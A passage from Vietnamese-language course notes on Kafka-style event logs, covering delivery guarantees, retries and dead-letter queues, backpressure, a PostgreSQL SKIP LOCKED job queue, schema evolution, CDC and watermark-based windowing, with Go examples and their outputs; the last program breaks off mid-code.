Phần 2 của đầu ra: khi consumer vào/ra, broker tính lại phân công và tăng *thế hệ* (generation). Với 3 partition: một consumer giữ cả ba; thêm consumer thì chia lại; consumer thứ tư **rảnh** vì không còn partition (song song tối đa của nhóm = số partition); khi `c-B` chết, partition của nó chuyển cho người khác. Trong Kafka thật, consumer báo sống bằng heartbeat; quá `session.timeout.ms`, hoặc quá `max.poll.interval.ms` mà không gọi poll (xử lý một lô quá lâu), nó bị coi là chết và **rebalance xảy ra**: các partition chuyển chủ và consumer cũ, nếu còn sống, bị loại khỏi nhóm. Hai tác hại cần biết: (1) rebalance kiểu cũ (*eager*) **dừng cả nhóm** trong lúc phân công lại (cho nên có *cooperative rebalancing* chỉ di chuyển phần cần đổi, và *static membership* để khởi động lại nhanh không kích hoạt rebalance); (2) mọi thứ chưa commit sẽ được **xử lý lại** bởi chủ mới, đó là phần 3.

3.3. At-least-once và consumer idempotent

Phần 3 của đầu ra là bài học quan trọng nhất của buổi. `w1` xử lý 3 bản ghi (đã cộng vào sổ cái) rồi chết **trước khi commit**; offset vẫn là 0. `w2` tiếp quản và đọc lại từ offset 0. Consumer **ngây thơ** cộng `100+200+300` hai lần: tổng 1.600 thay vì 1.000. Consumer **idempotent** ghi nhận mã sự kiện đã xử lý và bỏ qua lần thứ hai: tổng đúng 1.000. Không có thứ tự thao tác nào tránh được cả mất lẫn trùng (Buổi 33, mục 2); ta chọn **không bao giờ mất** (commit *sau* xử lý) và **chịu trùng** bằng idempotency.

Bảng ngữ nghĩa giao hàng, ánh xạ vào các khâu:

Mức	Cách đạt	Hậu quả
At-most-once	consumer commit **trước** khi xử lý; producer không thử lại	chết giữa chừng thì **mất** tin; dùng cho số liệu không quan trọng
At-least-once	consumer commit **sau** khi xử lý; producer thử lại khi lỗi	không mất, **có thể trùng**; mặc định hợp lý, bắt buộc consumer idempotent
Exactly-once (hiệu ứng)	at-least-once + xử lý idempotent, **hoặc** ghi kết quả và offset trong *một giao dịch*	không có trùng về **hiệu ứng**

Điều Kafka cung cấp là các **mảnh ghép**: *producer idempotent* (mỗi producer có một ID và số thứ tự theo từng partition để broker loại bản ghi gửi lặp do thử lại) và *giao dịch* (ghi nguyên tử vào nhiều partition kèm commit offset, consumer đọc `read_committed`). Chúng cho exactly-once **trong biên Kafka → Kafka**. Khi consumer tạo **hiệu ứng ra ngoài** (gửi email, gọi API, ghi PostgreSQL), biên khép kín bị phá và bạn quay về idempotency: bảng `processed_events` ghi *cùng giao dịch* với hiệu ứng (Buổi 33, mục 7.2). Cách thực dụng

nhất cho ghi vào PostgreSQL: lưu `(partition, offset)` đã xử lý cùng dữ liệu trong một giao dịch và đọc lại offset từ DB khi khởi động (consumer tự quản offset), loại bỏ cả khoảng hở giữa "xử lý" và "commit".

4. Lỗi, thử lại, DLQ và backpressure

4.1. Retry có backoff, tin độc và DLQ

Tin **độc** (*poison message*) là tin mà xử lý thất bại *mãi mãi* (dữ liệu hỏng, lỗi lược đồ, lỗi logic). Ở hàng đợi, nó bị trả lại và thử lại; ở **log**, nếu bạn chỉ "thử lại cho tới khi được" thì consumer **kẹt mãi ở offset đó** và cả partition tắc (*head-of-line blocking*). Mẫu chuẩn: thử lại có giới hạn với **backoff lũy thừa kèm jitter** (Buổi 39), rồi chuyển tin vào **dead-letter queue** (một topic riêng, kèm lý do lỗi, offset gốc, số lần thử) để người xem xét và phát lại sau khi sửa lỗi. Có hai cách thử lại, với đánh đổi khác nhau, chạy trong chương trình dưới (thời gian ảo):

- **Trong luồng** (A): consumer đợi rồi thử lại tại chỗ. Giữ thứ tự, nhưng mỗi tin lỗi **chặn cả partition** trong tổng thời gian backoff.
- **Retry topic** (B): tin lỗi được đẩy sang topic thử lại (kèm giờ đến hạn); luồng chính đi tiếp. Không chặn, nhưng tin lỗi xử lý **sau** các tin đến muộn hơn: **mất thứ tự theo khóa**. Chỉ dùng khi thứ tự theo khóa không quan trọng, hoặc kèm cơ chế "khóa này đang lỗi thì mọi tin của khóa đó cũng đi vào retry".

4.2. Backpressure

Khi nhà sản xuất nhanh hơn consumer, tin phải nằm *đâu đó*. **Backpressure** là cơ chế báo ngược "chậm lại" để hàng đợi **có giới hạn**, thay vì phình vô hạn trong bộ nhớ rồi OOM. Với log, có một lợi thế: nơi chứa tự nhiên là **chính log** (trên đĩa của broker, rẻ); consumer chỉ cần **không nạp quá khả năng**: giữ một bộ đệm trong tiến trình (`chan` có dung lượng, Buổi 13) và khi đệm chạm *mức cao* thì **tạm dừng** đọc từ partition (`pause`), đệm cạn tới *mức thấp* thì `resume` (hai mức, để không dao động liên tục). Phần C so sánh hai consumer cùng tốc độ xử lý 2 tin/tick trong khi producer gửi 5 tin/tick:

```go
// Retry có backoff, DLQ và tin độc; backpressure bằng bộ đệm giới hạn; consumer lag. Thời gian ảo.
package main

import (
    "fmt"
    "sort"
    "strings"
)

type Msg struct {
    ID   string
    Fail int // số lần đầu thất bại; -1 = tin độc (luôn thất bại)
}

func main() {
    msgs := []Msg{{"m1", 0}, {"m2", 2}, {"m3", 0}, {"m4", -1}, {"m5", 0}}
    const maxTry = 4
    backoff := func(n int) int { return 100 << (n - 1) } // 100, 200, 400 ms

    // A) Thử lại TRONG LUỒNG (chặn partition): m2 và m4 làm cả hàng chờ.
    fmt.Println("A) retry trong luồng (chặn đầu hàng): maxTry=4, backoff 100/200/400 ms")
    now, doneA, dlq := 0, []string{}, []string{}
    for _, m := range msgs {
        for try := 1; ; try++ {
            if m.Fail >= 0 && try > m.Fail {
                doneA = append(doneA, fmt.Sprintf("%s@%d", m.ID, now))
                break
            }
            if try == maxTry {
                dlq = append(dlq, fmt.Sprintf("%s (thất bại %d lần)", m.ID, maxTry))
```

```
            break
        }
        now += backoff(try)
    }
}
fmt.Printf("   xong: %s\n   DLQ: %s | tổng thời gian chặn: %d ms\n",
    strings.Join(doneA, " "), dlq, now)

// B) Thử lại KHÔNG chặn: tin lỗi sang "retry topic" kèm giờ đến hạn; luồng chính chạy tiếp.
fmt.Println("B) retry không chặn (retry topic): luồng chính đi tiếp, tin lỗi quay lại sau")
type item struct {
    m        Msg
    try, due int
}
var q []item
for i, m := range msgs {
    q = append(q, item{m, 1, i}) // cách nhau 1 ms trên luồng chính
}
var done []string
dlq = nil
for len(q) > 0 {
    sort.SliceStable(q, func(i, j int) bool { return q[i].due < q[j].due })
    it := q[0]
    q = q[1:]
    if it.m.Fail >= 0 && it.try > it.m.Fail {
        done = append(done, fmt.Sprintf("%s@%d", it.m.ID, it.due))
    } else if it.try == maxTry {
        dlq = append(dlq, it.m.ID)
    } else {
        q = append(q, item{it.m, it.try + 1, it.due + backoff(it.try)})
    }
}
fmt.Printf("   xong: %s\n   DLQ: %v (kèm lý do, offset gốc, số lần thử)\n",
    strings.Join(done, " "), dlq)
fmt.Println("   đánh đổi: m3, m5 không bị chặn, nhưng m2 xử lý SAU m3 và m5 (mất thứ tự)")

// C) Backpressure: nhà sản xuất 5 tin/tick, worker xử lý 2 tin/tick.
fmt.Println("\nC) backpressure: sản xuất 5/tick, xử lý 2/tick (log_end, đã nạp, đệm, lag)")
for _, bounded := range []bool{false, true} {
    const highWater, lowWater = 8, 4
    logEnd, fetched, buf, paused, maxBuf := 0, 0, 0, false, 0
    for tick := 1; tick <= 20; tick++ {
        logEnd += 5
        if buf <= lowWater {
            paused = false // tiếp tục đọc khi đệm cạn tới mức thấp
        }
        for want := 6; want > 0 && fetched < logEnd; want-- {
            if bounded && (paused || buf >= highWater) {
                paused = true // đệm đầy: TẠM DỪNG đọc, để tin nằm lại trong log
                break
            }
            fetched++
            buf++
        }
        buf -= min(buf, 2)
        maxBuf = max(maxBuf, buf)
        if tick%5 == 0 {
            name := map[bool]string{false: "vô hạn", true: "giới hạn"}[bounded]
            fmt.Printf("   %-9s tick %2d: log_end=%3d đã_nạp=%3d đệm=%3d lag=%3d\n",
                name, tick, logEnd, fetched, buf, logEnd-fetched+buf)
        }
    }
    fmt.Printf("   -> bộ nhớ đệm lớn nhất = %d tin\n", maxBuf)
}

// D) Lag tăng khi consumer chậm hơn producer, rồi giảm khi thêm consumer.
fmt.Println("\nD) lag: producer 10/tick; mỗi consumer 6/tick; thêm consumer thứ 2 ở tick 6")
lag, consumers, lagAt6 := 0, 1, 0
for tick := 1; tick <= 14; tick++ {
    if tick == 6 {
        consumers, lagAt6 = 2, lag
```

```
        }
        lag += 10
        lag -= min(lag, 6*consumers)
        if tick%2 == 0 {
            fmt.Printf("   tick %2d: consumer=%d lag=%3d\n", tick, consumers, lag)
        }
    }
    fmt.Printf("   ước lượng xả = lag / (năng lực - tốc độ đến) = %d / (12 - 10) = %d tick\n",
        lagAt6, lagAt6/2)
}
```

```
A) retry trong luồng (chặn đầu hàng): maxTry=4, backoff 100/200/400 ms
   xong: m1@0 m2@300 m3@300 m5@1000
   DLQ: [m4 (thất bại 4 lần)] | tổng thời gian chặn: 1000 ms
B) retry không chặn (retry topic): luồng chính đi tiếp, tin lỗi quay lại sau
   xong: m1@0 m3@2 m5@4 m2@301
   DLQ: [m4] (kèm lý do, offset gốc, số lần thử)
   đánh đổi: m3, m5 không bị chặn, nhưng m2 xử lý SAU m3 và m5 (mất thứ tự)

C) backpressure: sản xuất 5/tick, xử lý 2/tick (log_end, đã nạp, đệm, lag)
   vô hạn    tick  5: log_end= 25 đã_nạp= 25 đệm= 15 lag= 15
   vô hạn    tick 10: log_end= 50 đã_nạp= 50 đệm= 30 lag= 30
   vô hạn    tick 15: log_end= 75 đã_nạp= 75 đệm= 45 lag= 45
   vô hạn    tick 20: log_end=100 đã_nạp=100 đệm= 60 lag= 60
   -> bộ nhớ đệm lớn nhất = 60 tin
   giới hạn  tick  5: log_end= 25 đã_nạp= 16 đệm=  6 lag= 15
   giới hạn  tick 10: log_end= 50 đã_nạp= 24 đệm=  4 lag= 30
   giới hạn  tick 15: log_end= 75 đã_nạp= 36 đệm=  6 lag= 45
   giới hạn  tick 20: log_end=100 đã_nạp= 44 đệm=  4 lag= 60
   -> bộ nhớ đệm lớn nhất = 6 tin

D) lag: producer 10/tick; mỗi consumer 6/tick; thêm consumer thứ 2 ở tick 6
   tick  2: consumer=1 lag=  8
   tick  4: consumer=1 lag= 16
   tick  6: consumer=2 lag= 18
   tick  8: consumer=2 lag= 14
   tick 10: consumer=2 lag= 10
   tick 12: consumer=2 lag=  6
   tick 14: consumer=2 lag=  2
   ước lượng xả = lag / (năng lực - tốc độ đến) = 20 / (12 - 10) = 10 tick
```

Đọc đầu ra. **A/B:** retry trong luồng làm `m3` và `m5` đợi tới 300 ms và 1.000 ms (chặn tổng 1.000 ms vì tin độc `m4` tốn 100+200+400 ms), còn retry topic cho `m3`, `m5` xong ngay (2 ms, 4 ms) nhưng `m2` ra sau chúng (301 ms). **C:** consumer không giới hạn nạp hết, bộ nhớ đệm tăng tới 60 tin; consumer có backpressure giữ đệm ≤ 6 tin, còn **lag không biến mất** (60 tin chưa xử lý ở cả hai): backpressure không tạo thêm năng lực, nó chỉ **chuyển hàng đợi từ bộ nhớ của consumer về log**. Nếu lag cứ tăng mãi thì bạn cần thêm consumer hoặc giảm tải, không phải thêm đệm. **D:** nhìn lag theo thời gian.

4.3. Consumer lag: chỉ số số một

Lag = *offset cuối của partition* trừ *offset đã commit của nhóm*, tính theo số bản ghi (và nên cả theo thời gian: "bản ghi cũ nhất chưa xử lý bao nhiêu phút tuổi"). Đọc nó như đọc độ sâu hàng đợi (Buổi 33, mục 9): **lag ổn định ở mức thấp** là khỏe; **lag tăng đều** nghĩa là năng lực consumer < tốc độ đến (phần D: 10 tin/tick đến, mỗi consumer 6 tin/tick, lag tăng 4 mỗi tick); thêm consumer thứ hai ở tick 6 đưa năng lực lên 12, lag giảm 2 mỗi tick và xả hết sau xấp xỉ `lag / (năng lực − tốc độ đến)` tick. Nhớ hai giới hạn: thêm consumer **không** tăng song song vượt số partition, và nếu lag chỉ ở **một** partition thì đó là hot partition hoặc một tin độc, không phải thiếu consumer. Cảnh báo nên đặt theo *độ dốc* và *tuổi của bản ghi cũ nhất*, không chỉ theo con số tuyệt đối.

5. Hàng đợi PostgreSQL thật với SKIP LOCKED, và nó khác log ở đâu

Buổi 33 đã cài hàng đợi `jobs` đầy đủ (lease, backoff, dead-letter). Ở đây ta chỉ **chứng minh bất biến** và nêu rõ khác biệt với log. Chương trình dưới chạy trên PostgreSQL 18 thật: 8 worker (goroutine, mỗi worker một giao dịch riêng) chia 2.000 việc; bảng `results` có `PRIMARY KEY (job_id)` để *bất kỳ* việc xử lý trùng nào lập tức gây lỗi; sau đó mô phỏng worker chết giữa chừng và chứng minh thứ tự theo khóa **không** được giữ.

```
// PostgreSQL làm hàng đợi THẬT bằng FOR UPDATE SKIP LOCKED: nhiều worker, không trùng, không mất.
package main

import (
    "context"
    "fmt"
    "os"
    "sync"

    "github.com/jackc/pgx/v5"
    "github.com/jackc/pgx/v5/pgxpool"
)

var ctx = context.Background()

func must(err error) {
    if err != nil {
        panic(err)
    }
}

// claim lấy tối đa n việc chưa làm và KHÓA chúng; việc đang bị khóa thì bỏ qua (SKIP LOCKED).
func claim(tx pgx.Tx, n int) (ids []int64, keys []string, seqs []int) {
    rows, err := tx.Query(ctx, `SELECT id, key, seq FROM jobs WHERE done_by IS NULL
        ORDER BY id FOR UPDATE SKIP LOCKED LIMIT $1`, n)
    must(err)
    defer rows.Close()
    for rows.Next() {
        var id int64
        var k string
        var s int
        must(rows.Scan(&id, &k, &s))
        ids, keys, seqs = append(ids, id), append(keys, k), append(seqs, s)
    }
    return
}

func main() {
    pool, err := pgxpool.New(ctx, os.Getenv("DATABASE_URL"))
    must(err)
    defer pool.Close()
    _, err = pool.Exec(ctx, `DROP TABLE IF EXISTS results; DROP TABLE IF EXISTS jobs;
        CREATE TABLE jobs (id bigserial PRIMARY KEY, key text, seq int, done_by int);
        CREATE TABLE results (job_id bigint PRIMARY KEY, worker int)`) // PK: chống xử lý trùng
    must(err)
    defer pool.Exec(ctx, "DROP TABLE results; DROP TABLE jobs")

    // 1) 2000 việc, 8 worker song song, mỗi lần lấy lô 5 việc.
    _, err = pool.Exec(ctx, `INSERT INTO jobs (key, seq) SELECT 'k' || (i % 50), i / 50
        FROM generate_series(0, 1999) i`)
    must(err)
    var wg sync.WaitGroup
    for w := 1; w <= 8; w++ {
        wg.Go(func() {
            for {
                tx, err := pool.Begin(ctx)
                must(err)
                ids, _, _ := claim(tx, 5)
                for _, id := range ids {
```

```
                    _, err := tx.Exec(ctx, "INSERT INTO results VALUES ($1, $2)", id, w)
                    must(err) // nếu hai worker cùng xử lý một việc, PK sẽ làm lỗi ở đây
                    _, err = tx.Exec(ctx, "UPDATE jobs SET done_by = $2 WHERE id = $1", id, w)
                    must(err)
                }
                must(tx.Commit(ctx))
                if len(ids) == 0 {
                    return
                }
            }
        })
    }
    wg.Wait()
    var total, distinct, workers, missing int
    must(pool.QueryRow(ctx, `SELECT count(*), count(DISTINCT job_id), count(DISTINCT worker)
        FROM results`).Scan(&total, &distinct, &workers))
    must(pool.QueryRow(ctx, "SELECT count(*) FROM jobs WHERE done_by IS NULL").Scan(&missing))
    fmt.Printf("1) 2000 việc, 8 worker: xử lý=%d, khác nhau=%d (trùng=%d), còn sót=%d\n",
        total, distinct, total-distinct, missing)
    fmt.Println("   nhiều worker cùng chia việc:", workers > 1)

    // 2) Worker chết giữa chừng: giao dịch rollback -> khóa nhả -> việc TỰ QUAY LẠI hàng đợi.
    _, err = pool.Exec(ctx, "INSERT INTO jobs (key, seq) VALUES ('x', 0)")
    must(err)
    tx, _ := pool.Begin(ctx)
    ids, _, _ := claim(tx, 1)
    fmt.Printf("2) worker A khóa việc %d rồi chết (rollback)... ", ids[0])
    tx.Rollback(ctx)
    tx2, _ := pool.Begin(ctx)
    ids2, _, _ := claim(tx2, 1)
    tx2.Rollback(ctx)
    fmt.Println("worker B lấy lại được cùng việc:", len(ids2) == 1 && ids2[0] == ids[0])

    // 3) Khác với LOG: không có thứ tự theo khóa. Việc seq=1 của khóa 'z' chạy xong TRƯỚC seq=0.
    _, err = pool.Exec(ctx, "DELETE FROM jobs; INSERT INTO jobs (key, seq) VALUES ('z',0), ('z',1)")
    must(err)
    txA, _ := pool.Begin(ctx)
    idsA, _, seqA := claim(txA, 1) // A giữ khóa việc seq=0 và "xử lý chậm"
    txB, _ := pool.Begin(ctx)
    idsB, _, seqB := claim(txB, 1) // B bỏ qua dòng đang bị khóa -> nhận seq=1
    var order []int
    _, _ = txB.Exec(ctx, "UPDATE jobs SET done_by = 2 WHERE id = $1", idsB[0])
    must(txB.Commit(ctx))
    order = append(order, seqB[0])
    _, _ = txA.Exec(ctx, "UPDATE jobs SET done_by = 1 WHERE id = $1", idsA[0])
    must(txA.Commit(ctx))
    order = append(order, seqA[0])
    fmt.Println("3) thứ tự hoàn thành của khóa 'z' (seq):", order, "-> đảo thứ tự theo khóa")
}
```

```
1) 2000 việc, 8 worker: xử lý=2000, khác nhau=2000 (trùng=0), còn sót=0
   nhiều worker cùng chia việc: true
2) worker A khóa việc 2001 rồi chết (rollback)... worker B lấy lại được cùng việc: true
3) thứ tự hoàn thành của khóa 'z' (seq): [1 0] -> đảo thứ tự theo khóa
```

Phân tích. (1) **Không trùng, không mất**: 2.000 dòng kết quả, 2.000 việc khác nhau, 0 trùng, 0 sót, dù 8 worker cạnh tranh: `FOR UPDATE SKIP LOCKED` cho mỗi worker một tập dòng *rời nhau*, và khóa nằm trong giao dịch cùng với hiệu ứng nên không có khoảng hở "đã xử lý nhưng chưa ghi nhận". (2) **Worker chết** thì giao dịch rollback, khóa dòng nhả, việc *tự quay lại* hàng đợi: không cần TTL hay "thu hồi" (so với khóa Redis ở Buổi 55). (3) **Thứ tự**: worker A khóa việc `seq=0`, worker B *bỏ qua* dòng bị khóa và lấy `seq=1`, hoàn thành trước: kết quả `[1 0]`. Hàng đợi chia việc cho nhiều worker thì **không giữ thứ tự theo khóa**; muốn giữ phải tự thêm (mỗi khóa một worker, `pg_advisory_xact_lock(hash(khóa))`, hoặc chỉ lấy việc đầu tiên của mỗi khóa).

	Hàng đợi (bảng `SKIP LOCKED`, RabbitMQ, SQS)	Log (Kafka, Redpanda, Redis Streams)
Sau khi xử lý	tin bị **xóa/đánh dấu xong**	tin **vẫn nằm** tới hết retention
Ai nhớ vị trí	broker/bảng (trạng thái từng tin)	**người đọc** (offset)
Xác nhận	**từng tin** (ack/nack, lease)	**theo vị trí** (commit offset); không ack riêng từng tin
Song song	bao nhiêu worker cũng được	**tối đa = số partition** mỗi nhóm
Thứ tự	yếu; mất khi nhiều worker/thử lại	**mạnh trong partition**, theo khóa
Tin lỗi	trả lại, thử lại độc lập; không chặn tin khác	**chặn đầu hàng** nếu không tự xử lý (retry topic/DLQ)
Nhiều nhóm đọc cùng dữ liệu	không (mỗi tin một người)	**có** (mỗi nhóm một offset)
Phát lại quá khứ	không	**có** (đặt lại offset)
Phù hợp	tác vụ nền: gửi email, xử lý ảnh	luồng sự kiện, tích hợp, event sourcing, phân tích

Còn **pub/sub** (Redis Pub/Sub, NATS core, SNS): đẩy tin tới người đang nghe, **không lưu**; người đến muộn hoặc đang chết **mất tin** (at-most-once). Dùng cho thông báo thời gian thực chịu mất. Quy tắc chọn: cần *chia việc*, ack từng tin → **hàng đợi**; cần *nhiều người đọc*, thứ tự theo khóa, phát lại → **log**; cần *tức thời, chịu mất* → **pub/sub**. Với quy mô của ShopGo, bảng PostgreSQL + `SKIP LOCKED` hoặc Redis Streams (Buổi 33) vẫn đủ cho tới hàng nghìn tin/giây; chỉ thêm Kafka khi cần thật sự nhiều nhóm đọc, phát lại nhiều ngày, hoặc thông lượng vượt PostgreSQL.

6. Tiến hóa lược đồ sự kiện

Trong log, sự kiện cũ **nằm lại nhiều ngày**, nên consumer mới phải đọc được sự kiện cũ và consumer cũ phải sống sót khi có sự kiện mới. Bốn khái niệm tương thích:

Kiểu	Định nghĩa	Thay đổi an toàn
Backward (lùi)	consumer dùng lược đồ **mới** đọc được dữ liệu **cũ**	thêm trường có **giá trị mặc định**; xóa trường tùy chọn
Forward (tiến)	consumer dùng lược đồ **cũ** đọc được dữ liệu **mới**	thêm trường tùy chọn (consumer cũ bỏ qua); chỉ xóa trường có mặc định
Full	cả hai	thêm/xóa trường **có mặc định**
Phá vỡ	cả hai đều hỏng	đổi kiểu, đổi tên, đổi nghĩa trường, xóa trường bắt buộc

Quy tắc thực tế: chỉ **thêm** trường tùy chọn; không đổi nghĩa hay kiểu; thay đổi phá vỡ thì tạo **topic/phiên bản mới** và phát song song (Buổi 33, mục 8). Với **Avro** và **Protobuf**, lược đồ là *hợp đồng bắt buộc* (nhị phân nhỏ gọn, có sinh mã): Protobuf nhận dạng trường bằng **số hiệu**, nên **không bao giờ tái dùng số hiệu** của trường đã xóa (`reserved`); Avro cần lược đồ của người viết để giải mã nên thường đi kèm **schema registry**: một dịch vụ lưu các phiên bản lược đồ theo chủ đề, mỗi bản ghi chỉ mang một **ID lược đồ** nhỏ, và registry **từ chối đăng ký lược đồ vi phạm chế độ tương thích đã chọn** (kiểm tra trong CI trước khi triển khai producer). JSON không có kiểm tra như vậy: bạn dựa vào kỷ luật *tolerant reader* và test hợp đồng (Buổi 50).


7. Từ outbox đến CDC

Buổi 33 giải bài toán *ghi kép* bằng **outbox**: ghi sự kiện vào bảng `outbox` cùng giao dịch với dữ liệu, rồi một relay đọc bảng (polling) và xuất bản. Với log, relay đó chính là **CDC** (*Change Data Capture*): đọc **WAL** của PostgreSQL qua *logical replication* (một **replication slot** giữ vị trí đọc) và đẩy từng dòng outbox thành bản ghi Kafka, nhờ đó đúng thứ tự commit, độ trễ thấp, không polling (Debezium là công cụ điển hình). Phần mạnh: nguồn sự thật là *log của chính CSDL*, nên không thể có thay đổi mà không có sự kiện. Phần nguy hiểm: **replication slot giữ WAL** cho tới khi connector đọc xong; connector chết lâu thì **WAL phình và làm đầy đĩa của primary**: phải giám sát độ trễ slot và có ngưỡng cảnh báo. CDC cũng có thể phát *mọi* thay đổi bảng (không chỉ outbox), nhưng làm lộ **lược đồ nội bộ** của bảng thành hợp đồng công khai; mẫu outbox cho bạn kiểm soát nội dung sự kiện.

8. Xử lý luồng: event time, watermark và cửa sổ

Tính "tổng đơn mỗi phút" nghe đơn giản, nhưng "mỗi phút" theo **đồng hồ nào**? **Event time** là lúc sự kiện *xảy ra* (dấu thời gian trong sự kiện, theo đồng hồ thiết bị/dịch vụ phát); **processing time** là lúc hệ thống *nhận* nó. Mạng trễ, thiết bị offline rồi gửi bù, partition chậm: sự kiện đến **không theo thứ tự event time** và **muộn**. Gom theo processing time dễ nhưng **sai** (kết quả phụ thuộc độ trễ mạng, không tái lập được khi chạy lại); gom theo event time **đúng** nhưng đặt ra câu hỏi: *chờ bao lâu thì tin rằng cửa sổ [12:00, 12:01) đã đủ dữ liệu?*

Câu trả lời là **watermark**: ước lượng "tôi tin rằng mọi sự kiện có event time ≤ W đã đến". Cách đơn giản và phổ biến: `W = event time lớn nhất đã thấy − độ lệch tối đa chấp nhận` (*bounded out-of-orderness*). Khi `W` vượt cuối cửa sổ, cửa sổ **đóng** và phát kết quả. Sự kiện đến sau khi cửa sổ đã đóng là **đến muộn**; ta chọn: **loại** (và đếm), đưa vào **luồng phụ** để xử lý riêng, hoặc cho phép **độ muộn cho phép** (*allowed lateness*) giữ trạng thái cửa sổ thêm một thời gian và **phát lại bản cập nhật**. Không có lựa chọn miễn phí: watermark chặt thì độ trễ kết quả thấp nhưng nhiều tin bị loại; watermark lỏng thì đúng hơn nhưng kết quả chậm.



Watermark đóng cửa sổ và sự kiện đến muộn

Các loại cửa sổ: **tumbling** (cố định, không chồng, ví dụ mỗi 60 giây), **sliding/hopping** (kích thước 60 giây trượt mỗi 30 giây: mỗi sự kiện thuộc 2 cửa sổ), **session** (cửa sổ co giãn theo hoạt động: đóng khi người dùng im lặng quá một khoảng nghỉ). Chương trình dưới xử lý tám đơn hàng đến sai thứ tự, so sánh ba cách: gom theo processing time (sai), watermark không cho phép muộn, và watermark có độ muộn cho phép 40 giây:

```
// Cửa sổ thời gian có watermark: tổng đơn theo cửa sổ 1 phút với sự kiện đến lệch/muộn.
// Event time = lúc sự kiện xảy ra (giây từ 12:00:00); processing time = lúc hệ thống nhận được.
package main

import (
    "fmt"
    "sort"
)

type Event struct {
    ID     string
    ET     int // event time (giây)
    PT     int // processing time: thời điểm đến (giây)
    Amount int
}

const (
    size  = 60 // cửa sổ tumbling 60 giây
    slack = 10 // watermark = event time lớn nhất đã thấy - 10 giây (chấp nhận lệch tối đa 10 s)
)
```

```
// Các sự kiện, theo THỨ TỰ ĐẾN (không theo event time).
var events = []Event{
    {"o1", 5, 6, 100}, {"o2", 20, 21, 200}, {"o3", 61, 62, 50}, {"o4", 45, 63, 70},
    {"o5", 75, 76, 300}, {"o6", 58, 77, 25}, {"o7", 130, 131, 10}, {"o8", 95, 132, 40},
}

func win(t int) int { return t / size * size }

func process(lateness int) {
    sum := map[int]int{}      // trạng thái của từng cửa sổ
    emitted := map[int]bool{} // cửa sổ đã phát kết quả lần đầu
    var dropped []string
    wm := -1 << 31
    emit := func(w int, tag string) {
        fmt.Printf("   phát [%3d,%3d) = %3d  %s\n", w, w+size, sum[w], tag)
    }
    sortedWindows := func() (ws []int) {
        for k := range sum {
            ws = append(ws, k)
        }
        sort.Ints(ws)
        return
    }
    for _, e := range events {
        w := win(e.ET)
        switch {
        case w+size+lateness <= wm: // cửa sổ đã đóng hẳn: loại
            dropped = append(dropped, fmt.Sprintf("%s(et=%d,%d)", e.ID, e.ET, e.Amount))
            continue
        case w+size <= wm: // đã phát nhưng còn trong thời gian cho phép muộn: cập nhật
            sum[w] += e.Amount
            emit(w, fmt.Sprintf("<- CẬP NHẬT vì %s đến muộn", e.ID))
        default:
            sum[w] += e.Amount
        }
        if nw := e.ET - slack; nw > wm { // watermark chỉ tiến, không lùi
            wm = nw
        }
        for _, k := range sortedWindows() {
            if !emitted[k] && k+size <= wm {
                emitted[k] = true
                emit(k, fmt.Sprintf("(watermark=%d sau khi nhận %s)", wm, e.ID))
            }
        }
    }
    for _, k := range sortedWindows() { // hết dữ liệu: đóng nốt các cửa sổ còn mở
        if !emitted[k] {
            emit(k, "(đóng nốt cuối luồng)")
        }
    }
    fmt.Println("   bị loại (quá muộn):", dropped)
}

func main() {
    truth, byPT := map[int]int{}, map[int]int{}
    for _, e := range events {
        truth[win(e.ET)] += e.Amount
        byPT[win(e.PT)] += e.Amount
    }
    fmt.Println("Sự thật (gom theo EVENT time):  ", truth)
    fmt.Println("Gom theo PROCESSING time (sai): ", byPT)

    fmt.Println("\nWatermark, không cho phép đến muộn:")
    process(0)
    fmt.Println("\nWatermark + cho phép đến muộn 40 giây (phát lại kết quả cập nhật):")
    process(40)

